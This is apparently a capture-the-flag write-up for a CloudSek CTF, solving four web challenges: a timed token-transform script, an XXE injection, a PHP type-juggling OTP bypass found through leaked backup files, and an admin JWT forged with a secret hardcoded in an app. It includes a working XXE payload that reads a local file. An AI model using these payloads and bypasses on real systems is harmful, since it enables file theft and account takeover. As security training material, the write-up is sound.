
CloudSek CTF
Nitro
Visiting the website, it gives us instructions on how to solve the challenge:
When you visit the hidden API at /task, it hands back an HTML snippet containing the current random string. Reverse the string, base64-encode the reversed value, wrap it as CSK__{{payload}}__2025, and POST the result to /submit before the timer expires. Manual attempts miss the window—only code will do.
You’ll receive either the flag or a “too slow” message. Build a loop that fetches fresh prompts, transforms them, and submits the formatted answer immediately. The server keeps you honest with a strict per-session timer.
going to /task:
Here is the input string: vb49ljJCFpOe
We can make a Session() in python to maintain the session and then parse the request, then we can transform it and send the payload to /submit
python script:
import requests, base64

URL = "http://15.206.47.5:9090"

s = requests.Session()   # maintain cookies + session timer

#fetch task
r = s.get(URL + "/task").text
print(r)
token = r.split("string: ")[1].replace("</p>","")
print(token)
# transform
rev = token[::-1]
b64 = base64.b64encode(rev.encode()).decode()
payload = f"CSK__{b64}__2025"
# submit
resp = s.post(URL + "/submit", data=payload)
print(resp.text)
This will give us the flag for the first challenge
Bad Feedback
We are given a feedback portal that takes a name and a message. Looking at the source code:
// Intercept the form submit and send XML instead of form-encoded data document.getElementById('feedback-form').addEventListener('submit', function (e) { e.preventDefault(); const name = document.getElementById('name').value; const message = document.getElementById('message').value; // Build XML body (players will see this only if they intercept the request) const xml = `<?xml version="1.0" encoding="UTF-8"?> <feedback> <name>${name}</name> <message>${message}</message> </feedback>`; fetch('/feedback', { method: 'POST', headers: { 'Content-Type': 'application/xml' }, body: xml }) .then(resp => resp.text()) .then(html => { // Replace the current page with the response (simple but effective) document.open(); document.write(html); document.close(); }) .catch(err => { alert('Error submitting feedback'); console.error(err); }); });
We can see that it parses the data as XML and then sends the request, however there’s no sanity checks or input validation.
This is an XML External Entity (XXE) injection where a user can input their own ’entity’, this entity can also be a system file(in this case the flag)
the format of the raw xml is:
<feedback>
    <name>...</name>
    <message>...</message>
</feedback>
We can define a entity xxe that reads the flag:
<!ENTITY xxe SYSTEM "file:///flag.txt">
We can then print the entity in the name field:
<name>&xxe;</name>
Full payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag.txt">
]>
<feedback>
  <name>&xxe;</name>
  <message>test</message>
</feedback>
This gives us the flag

Triangle
Looking at the source code of the Web application, we can see this comment:
<!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget to clean up the bak files post debugging before release -->
This tells us that there are backup files on the server.
In the javascript source:
fetch("/login.php", { method: "POST", body: JSON.stringify(data), })
There is a post request to /login.php
accessing /login.php.bak gives us the source code of the login logic, which seems to be the backup file referred by the developer.
Looking at the login page, we can see that it imports google2fa.php and uses its verify_key()
function in order to check the OTPs
    if (!Google2FA::verify_key($user_data['key1'], $_DATA['otp1'])) {
        json_die('wrong otp1', 'otp1');
Looking at verify_key() by accessing /google2fa.php.bak:
public static function verify_key($b32seed, $key, $window = 4, $useTimeStamp = true) {

		$timeStamp = self::get_timestamp();

		if ($useTimeStamp !== true) $timeStamp = (int)$useTimeStamp;

		$binarySeed = self::base32_decode($b32seed);

		for ($ts = $timeStamp - $window; $ts <= $timeStamp + $window; $ts++)
			if (self::oath_hotp($binarySeed, $ts) == $key)
				return true;

		return false;

	}
The vulnerable line is:
if (self::oath_hotp($binarySeed, $ts) == $key)
PHP has two comparisons; loose (==, =!) and strict (===). Strict comparison 1 = 1, but in loose 1 could mean many things 1 could equal true or 1. Meaning that there multiple meaning for the values used.

This means we can directly send the boolean True to pass the OTP check(type juggling/confusion).
- PHP converts
"123456"to boolean: non-empty string →true - Comparison becomes:
true == true

We can intercept the request using burpsuite and pass the boolean values
Ticket
We can go look at the report on https://bevigil.com/report/com.strikebank.netbanking as specified by the challenge description

Looking at the strings, we can see a username and a password harcoded into the application. It also contains a encoded_jwt_secret.

The JWT secret can be decoded to find the string used to encode the JWT tokens

We also see a harcoded URL that leads us to a login page
Logging in with the default username and password just gives us a normal looking page, inspecting the cookies we see a JWT encoded token.
We can decode the token from base64, this shows us two fields username and exp which seems to be login expiry timer.

We can modify the username to admin and use the JWT secret from the app and upon succesfully logging in as the admin user, we get the flag